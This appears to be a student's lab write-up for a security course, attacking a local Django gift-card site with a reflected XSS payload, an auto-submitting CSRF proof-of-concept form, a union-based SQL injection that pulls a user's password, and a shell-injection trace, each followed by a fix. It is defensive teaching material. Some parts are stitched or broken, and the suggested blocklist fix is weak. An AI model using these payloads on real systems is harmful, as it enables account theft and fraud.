

# csrf

## Part One: XSS

<https://docs.djangoproject.com/en/3.2/topics/security/>

XSS was found within the gift.html file. Escape characters -Django templates escape specific characters which are particularly dangerous to HTML.

```
<p>Endorsed by {{director|safe}}!</p>
```



```
director = request.GET.get('director', None)
```

```
if director is not None:
```

```
    # KG: Wait, what is this used for? Need to check the template.
```

[http://127.0.0.1:8000/gift.html?director=<script>alert\(1\)</script>](http://127.0.0.1:8000/gift.html?director=<script>alert(1)</script>)

[http://127.0.0.1:8000/gift.html?director=%3Cscript%3Ealert\(1\)%3C/script%3E](http://127.0.0.1:8000/gift.html?director=%3Cscript%3Ealert(1)%3C/script%3E)



## Fixing XSS:

In the items-single.html under templates subdirectory- we see that there is a comment left indicative that this is what can lead to xss.

```
<!-- KG: I don't think the safe tag does what they thought  
it does... -->
```

To fix this- just remove the | safe tag in the item-single.html so that it doesn't inherently trust arbitrary xss payloads.

## Part 2- Cross Site request Forgery

While analyzing the views.py file, I noticed that def gift\_card\_view has an interesting comment regarding the validity of a user. ( KG: What stops an attacker from making me buy a card for him?)

When exploring the gift functionality, I noticed that it was in line with what I read on Portswigger's website and Owasp's website about csrf:

For csrf to exist there must be three conditions met:

A relevant action. There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).

Cookie-based session handling. Performing the action involves issuing one or more HTTP requests,

and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests. No unpredictable request parameters. The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

If we capture the post request after attempting to send a gift card to another user- we can see that the conditions are met

```
POST /gift/0 HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8000/gift/0
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://127.0.0.1:8000
Connection: close
Cookie: csrftoken=JeRL4EwjQ2cOdVRiYVHoqp39FU8MVPyB5a5HQeU06UbTn6gyyxrWjQaq9PPzP12r;
sessionId=xt7d542kwg6uiw6153f50z1xai2z58xh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
amount=129&username=test
```

Interestingly enough, there is no security measures taken here to implement something like a csrfmiddlewaretoken and since this is a post request- it follows the post scenario as mentioned here: <https://owasp.org/www-community/attacks/csrf>

So how do we implement csrf? It is as simple as creating a website for the hacker and tricking the victim to clicking on the link which will then gift to the hacker. I developed csrf.html poc, served it using python -m SimpleHTTPServer and clicked on the link as the victim

```
rangelo313@ubuntu:~/Documents/GiftcardSite/AppSecAssignment2.1/Giftcard
Server$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [04/Oct/2021 20:19:22] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Oct/2021 20:20:28] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Oct/2021 20:20:31] "GET /csrf.html HTTP/1.1" 200 -
```

## Directory listing for /

- [csrf.html](#)

POC here:

```

<html>
<body>
  <form action="http://127.0.0.1:8000/gift/0" method="POST">
    <input type="hidden" name="username" value="hacker" />
    <input type="hidden" name="amount" value="127" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>


```

```

. HTTP/1.1 200 OK
2 Date: Tue, 05 Oct 2021 04:24:49 GMT
3 Server: WSGIServer/0.2 CPython/3.8.10
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: DENY
6 Content-Length: 9289
7 Vary: Cookie
8 X-Content-Type-Options: nosniff
9 Referrer-Policy: same-origin
)
. <!DOCTYPE html>
2 <html lang="en">
3
4   <head>
5     <title>
6       Cards Galore &mdash; A card sale service
7     </title>

```

upon clicking on the csrf.html- we can see the following response made:



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Price:

Card given to hacker

You are logged in as victim.

Fixing CSRF:

To fix this just add a csrf middleware toke into the /gift.html function of the webapp. To do this, import the following:

```
from django.shortcuts import render
```

```
from django.views.decorators.csrf import csrf_protect
```

Then add the function decorator to the view.py

```
@csrf_protect
```

This will ensure a csrf middleware token will be added to the requests.

### Part 3 SQL Injection

For sql injection I first started off by looking through the legacy site code with `grep -i "SELECT" *`  
In this, I found a sql query in views.py on raw data

These comments in particular were interesting to me

```
# check if we know about card.
```

```
# KG: Where is this data coming from? RAW SQL usage with unknown
```

```
# KG: data seems dangerous.
```

and the coinciding code was proof

```
card_query = Card.objects.raw('select id from LegacySite_card where data = \'%s\' %  
signature)
```

```
user_cards = Card.objects.raw('select id, count(*) as count from LegacySite_card where  
LegacySite_card.user_id = %s' % str(request.user.id))
```

So in order to exploit this- I noticed it was being used in the Use a card functionality.

Here, I figured the best thing to do was update the signature value to be a union based sql injection considering both queries already started with a SELECT.

From looking at some of portswigger's recommendations, I decided that querying for the hacker password at first would be a great way to try to see if I have it so that is what I did within burpsuite- after uploading a card, I intercepted the request and tampered with the parameters until I constructed a successful injection:

**VALUE**

```
{  
  "merchant_id": "NYU Apparel Card",  
  "customer_id": "test10",  
  "total_value": "9",  
  "records": [  
    {  
      "record_type": "amount_change",  
      "amount_added": 2000,  
      "signature": "'UNION SELECT password FROM LegacySite_user WHERE username = 'hacker'--" } ]  
  }  
}
```

**DECODED FROM:** URL encoding ▾

```
{  
  "merchant_id": "NYU Apparel Card",  
  "customer_id": "test10",  
  "total_value": "9",  
  "records": [  
    {  
      "record_type": "amount_change",  
      "amount_added": 2000,  
      "signature": "'UNION SELECT password FROM LegacySite_user WHERE username = 'hacker'--" } ]  
  }  
}
```

Cancel Apply changes



```
POST /buy/2 HTTP/1.1
Host: 127.0.0.1:8000
Origin: http://127.0.0.1:8000
Upgrade-Insecure-Requests: 1
Referer: http://127.0.0.1:8000/buy/2
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 98
```

```
amount=388497&csrfmiddlewaretoken=NHJ6f8xjjlvZBiPk6d61P4F8AKpRNRwCTB58WjNMNCpGEsn38B
```

```
HTTP/1.1 500 Internal Server Error
Date: Sat, 09 Oct 2021 04:12:54 GMT
Server: WSGIServer/0.2 CPython/3.9.2
Content-Type: text/html
X-Frame-Options: DENY
Content-Length: 108565
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>TypeError
    at /buy/1</ti
```

Snip

```
<pre>(&#x27;5As14AeBcfALU1bFAXVVyyFQK6zINdcPljoSa7tBR8LTgiaehW8icSGKlIFwixK1&quot;|-
echo &#x27;
&#x27;hxhoigcnzx lw387jwzo0 ||&#x27;)</pre>
```

In addition, you can supply linux command line arguments as the file name and get returning values accordingly.

The Fix:

The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, only short alphanumeric strings should be accepted. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected. Whitelist example I have added to the code is if("</>" not in card\_path\_name and ";" not in card\_path\_name and "whoami" not in card\_path\_name:

## Part Two: Encrypting the Database

After looking for quite some time- the class slack and TA's essentially gave me a hint to use the django-fernet-fields library that would be used to encrypt the database without any issues. I installed django-fernet-fields and used that library in models.py.

From here, I decided to encrypt the amount with EncryptedIntegerField and I also decided to

encrypt the used variable with python's `encrypt()` function. The key I then used to encrypt the database is not seen by anyone except the actual machine its on (locally) so unless the machine is compromised there is no chance of getting it from the website front end.

### Secret Key Storage

1. My first step was to install `dotenv`. `pip install python-dotenv`
2. Then I create a `.env` file in your base directory where `manage.py` is
3. Then I added `.env` to my `.gitignore` file (# Or just open your `.gitignore` and type in `.env`)
4. Added my `SECRET_KEY` from your `settings.py` file into the `.env` file like so (without quotes)  
**\*\*Inside of the `.env` file\*\***  
`SECRET_KEY=<SECRETKEY> # <- Example key, SECRET_KEY=yoursecretkey`
- 5) Inside of the `settings.py` file, add the following settings:

```
import os
import dotenv # <- New

# Add .env variables anywhere before SECRET_KEY
dotenv_file = os.path.join(BASE_DIR, ".env")
if os.path.isfile(dotenv_file):
    dotenv.load_dotenv(dotenv_file)

# UPDATE secret key
SECRET_KEY = os.environ['SECRET_KEY'] # Instead of your actual secret key
```

Update: I found out you can also use the `config` method from the package `python-decouple` that seems to be a bit easier:

```
from decouple import config

SECRET_KEY = config('SECRET_KEY')
```